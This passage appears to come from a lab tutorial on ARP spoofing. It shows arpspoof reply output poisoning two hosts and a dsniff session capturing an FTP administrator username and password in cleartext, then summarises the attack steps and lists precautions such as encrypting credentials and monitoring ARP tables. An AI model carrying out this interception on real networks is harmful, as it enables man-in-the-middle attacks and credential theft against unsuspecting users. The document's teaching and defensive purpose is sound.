8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
```

[continued…]

✓ Next up, we keep sniffing for data using **dsniff** or **Wireshark** (or both to get additional information) on our listening interface (eth0 in this case).



```
root@ghost:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
08/31/20 01:50:59 tcp 192.168.0.107.50026 -> 192.168.0.102.21 (ftp)
USER Administrator
PASS 1234@abcd
```

Figure 10 *Captured Credentials using **arpspoof** and **dsniff***

Conclusions:-

(1) IP forwarding needs to be enabled in attacker machine before spoofing the ARP packets.

   a. This is to be done so that the packets keep flowing to the intended devices through the attacker, without raising any suspicion in the victim end.

(2) At least one victim needs to be identified, preferably the FTP server.

   a. The ARP packets can then be spoofed with the victim and the router of that network (so packets flowing the router are captured.)

(3) Sniffing on the specified interface reveals the data passing through the attacker machine, exposing sensitive information.

Precautions:-

(1) Never send Credentials through unencrypted channel.

   a. Always use SSL security layer for credential transfers.

(2) Keep a tab on the ARP tables and look for any irregularity.